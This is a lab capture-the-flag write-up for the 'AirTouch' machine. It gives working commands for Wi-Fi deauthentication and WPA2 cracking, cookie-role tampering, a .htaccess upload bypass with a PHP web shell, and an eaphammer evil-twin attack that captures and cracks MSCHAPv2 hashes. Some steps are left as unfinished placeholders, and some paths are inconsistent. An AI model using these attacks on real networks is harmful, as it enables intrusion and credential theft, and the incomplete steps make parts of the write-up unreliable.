[ writeup · case #017 ]
AirTouch
SNMP leak gives consultant SSH creds → crack WPA2-PSK to enter Tablets VLAN → exploit router web panel via session hijacking + file upload → pivot to gateway, extract EAP certs → evil twin WPA-Enterprise attack captures MSCHAPv2 hash → crack to enter Corp VLAN → SSH as remote, escalate to root.
Summary
Enumeration
SNMP
Running a UDP scan reveals SNMP is open. Querying with the default public community string leaks a clear text credential in the system description field.
nmap -sU -T4 -Pn airtouch.htb1. PORT STATE SERVICE 68/udp open|filtered dhcpc 161/udp open snmp 944/udp open|filtered unknown 1008/udp open|filtered ufsd 18994/udp open|filtered unknown 19130/udp open|filtered unknown 20129/udp open|filtered unknown 20279/udp open|filtered unknown 21207/udp open|filtered unknown 49640/udp open|filtered unknown 63555/udp open|filtered unknown
```bash
❯ snmpwalk -v1 -c public [REDACTED:IP]
iso.[REDACTED:IP].[REDACTED:IP] = STRING: "\"The default consultant password is: [REDACTED:CRED] (change it after use it)\""
iso.[REDACTED:IP].[REDACTED:IP] = OID: iso.[REDACTED:IP].1.8072.3.2.10
iso.[REDACTED:IP].[REDACTED:IP] = Timeticks: (2728146) 7:34:41.46
iso.[REDACTED:IP].[REDACTED:IP] = STRING: "[REDACTED:EMAIL]"
iso.[REDACTED:IP].[REDACTED:IP] = STRING: "Consultant"
iso.[REDACTED:IP].[REDACTED:IP] = STRING: "\"Consultant pc\""
iso.[REDACTED:IP].[REDACTED:IP] = Timeticks: (0) 0:00:00.00Default consultant password found in SNMP sysDescr.
SSH in as consultant and immediately check sudo:
ssh [REDACTED:EMAIL]consultant@AirTouch-Consultant:~$ ls
diagram-net.png photo_2023-03-01_22-04-52.png

- this is what the images were and they gave us a pretty good idea about the path we need to take
sudo -l
# (ALL) NOPASSWD: ALL — instant root on the consultant box
sudo suPhase 1 — Tablets VLAN (WPA2-PSK)
Wireless Recon
- in root directory we can find this file which is actually an evil twin attack tool (referance) (it will be needed later on)
root@AirTouch-Consultant:~# ls
eaphammersudo airmon-ng start wlan0```bash
root@AirTouch-Consultant:~/eaphammer# iw dev phy#0
Interface wlan0mon
ifindex 3
wdev 0x2
addr [REDACTED:IP]
type monitor
channel 10 (2457 MHz), width: 20 MHz (no HT), center1: 2457 MHz
txpower 20.00 dBm
- now we enum WI-FI networks
root@AirTouch-Consultant:~/eaphammer# airodump-ng wlan0mon

 CH  2 ][ Elapsed: 6 s ][ 2026-04-01 22:19

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 [REDACTED:IP]  -28        5        0    0   6   54        CCMP   PSK  WIFI-JOHN
 [REDACTED:IP]  -28        5        0    0   6   54        CCMP   PSK  AirTouch-Internet
 [REDACTED:IP]  -28        6        0    0   9   54   WPA2 CCMP   PSK  MiFibra-24-D4VY
 [REDACTED:IP]  -28        9        0    0   3   54        CCMP   PSK  MOVISTAR_FG68
 [REDACTED:IP]  -28       77        0    0   1   54        TKIP   PSK  vodafoneFB6N

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
Target: `AirTouch-Internet` — WPA2-PSK, channel 6, BSSID `[REDACTED:IP]`.Handshake Capture
sudo airodump-ng -c 6 --bssid [REDACTED:IP] -w capture wlan0mon

# separate terminal — deauth connected client
sudo aireplay-ng -0 10 -a [REDACTED:IP] -c <CLIENT_MAC> wlan0mon
Handshake captured almost immediately since a client was already associated.
Crack
aircrack-ng -w /usr/share/wordlists/rockyou.txt capture-01.capKEY FOUND! [ challenge ]Connect
wpa_passphrase "AirTouch-Internet" "challenge" > /tmp/wpa.conf
sudo wpa_supplicant -B -i wlan1 -c /tmp/wpa.conf
sudo dhclient wlan1
# [REDACTED:IP] — inside Tablets VLANPhase 2 — Router Web Panel
Recon
nmap -sV [REDACTED:IP]
# 22/ssh, 53/dns, 80/http
Port-forward to Kali:
ssh -L 8080:[REDACTED:IP]:80 consultant@10.10.x.xLogin page at http://localhost:8080. No credentials yet.
Traffic Decryption (Wireshark)
Load capture-01.cap in Wireshark → Edit → Preferences → IEEE 802.11 → Decryption keys:
wpa-pwd:[REDACTED:CRED]Decrypted HTTP streams reveal:
PHPSESSID=<value>UserRole=user- A request to
/lab.phpwith manager credentials
Auth Bypass + Admin Access
Use the stolen session cookie and change UserRole to admin in Burp → navigate to /index.php.
Admin panel exposes a file upload feature.
File Upload — RCE
Extension filter blocks .php. Bypass with .htaccess + custom extension:
echo 'AddHandler application/x-httpd-php .l1ght' > .htaccess
# upload .htaccess via the panel
echo '<?php system($_GET["cmd"]);?>' > cmd.l1ght
# upload cmd.l1ght
Verify RCE:
curl "http://[REDACTED:IP]/uploads/cmd.l1ght?cmd=id"# paste output hereRead login.php for hardcoded credentials:
curl "http://[REDACTED:IP]/uploads/cmd.l1ght?cmd=cat+/var/www/html/login.php"# paste login.php output here
# manager:[REDACTED:CRED] visibleUser Flag
SSH into the gateway:
ssh user@[REDACTED:IP]
sudo -l
# NOPASSWD: ALL
sudo su
cat /home/lightPhase 3 — Corp VLAN (WPA2-Enterprise)
Cert Exfil
cat /home/light
# reveals: remote:[REDACTED:CRED] → [REDACTED:IP]chmod 755 /home/light/certs-backup/
# from consultant machine:
scp -r user@[REDACTED:IP]:/home/light/certs-backup ~/certsEvil Twin — WPA-Enterprise
Import stolen certs into eaphammer:
sudo ./eaphammer --cert-wizard import \
  --server-cert ~/certs/server.crt \
  --ca-cert ~/certs/ca.crt \
  --private-key ~/certs/server.key
Find the real AP BSSID on ch44:
sudo airodump-ng --channel 44 wlan0mon
# [REDACTED:IP] — AirTouch-Office
Launch rogue AP:
sudo ./eaphammer --creds -i wlan4 -e "AirTouch-Office" \
  -b [REDACTED:IP] -c 44 --auth wpa-eap
Deauth clients from real AP to force them to ours:
sudo iwconfig wlan0mon channel 44
sudo aireplay-ng -0 0 -a [REDACTED:IP] wlan0monMSCHAPv2 Capture + Crack
domain\username: AirTouch\r4ulcl
hashcat NETNTLM: r4ulcl[REDACTED:IP]5cbd0091....:d7cc2abe...john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=netntlm
# r4ulcl:laboratoryConnect to Corp VLAN
cat > /home/light << 'EOF'
ctrl_interface=/var/run/wpa_supplicant
ap_scan=1
network={
    ssid="AirTouch-Office"
    scan_ssid=1
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="AirTouch\r4ulcl"
    password="[REDACTED:CRED]"
    phase1="peapver=0"
    phase2="auth=MSCHAPV2"
}
EOF

pkill -9 wpa_supplicant
sudo wpa_supplicant -Dnl80211 -i wlan5 -c /home/light
sudo dhclient wlan5ssh remote@[REDACTED:IP]
# password: [REDACTED:CRED]Root Flag
# paste privesc steps here
cat /home/lightKey Takeaways
- WPA2-PSK handshakes can be used to decrypt previously captured traffic in Wireshark — useful beyond just cracking the password
- WPA-Enterprise isn't uncrackable — stolen certs + eaphammer turns it into a credential harvesting opportunity
- Layered network pivots through wireless are fully achievable with virtual interfaces and the right toolchain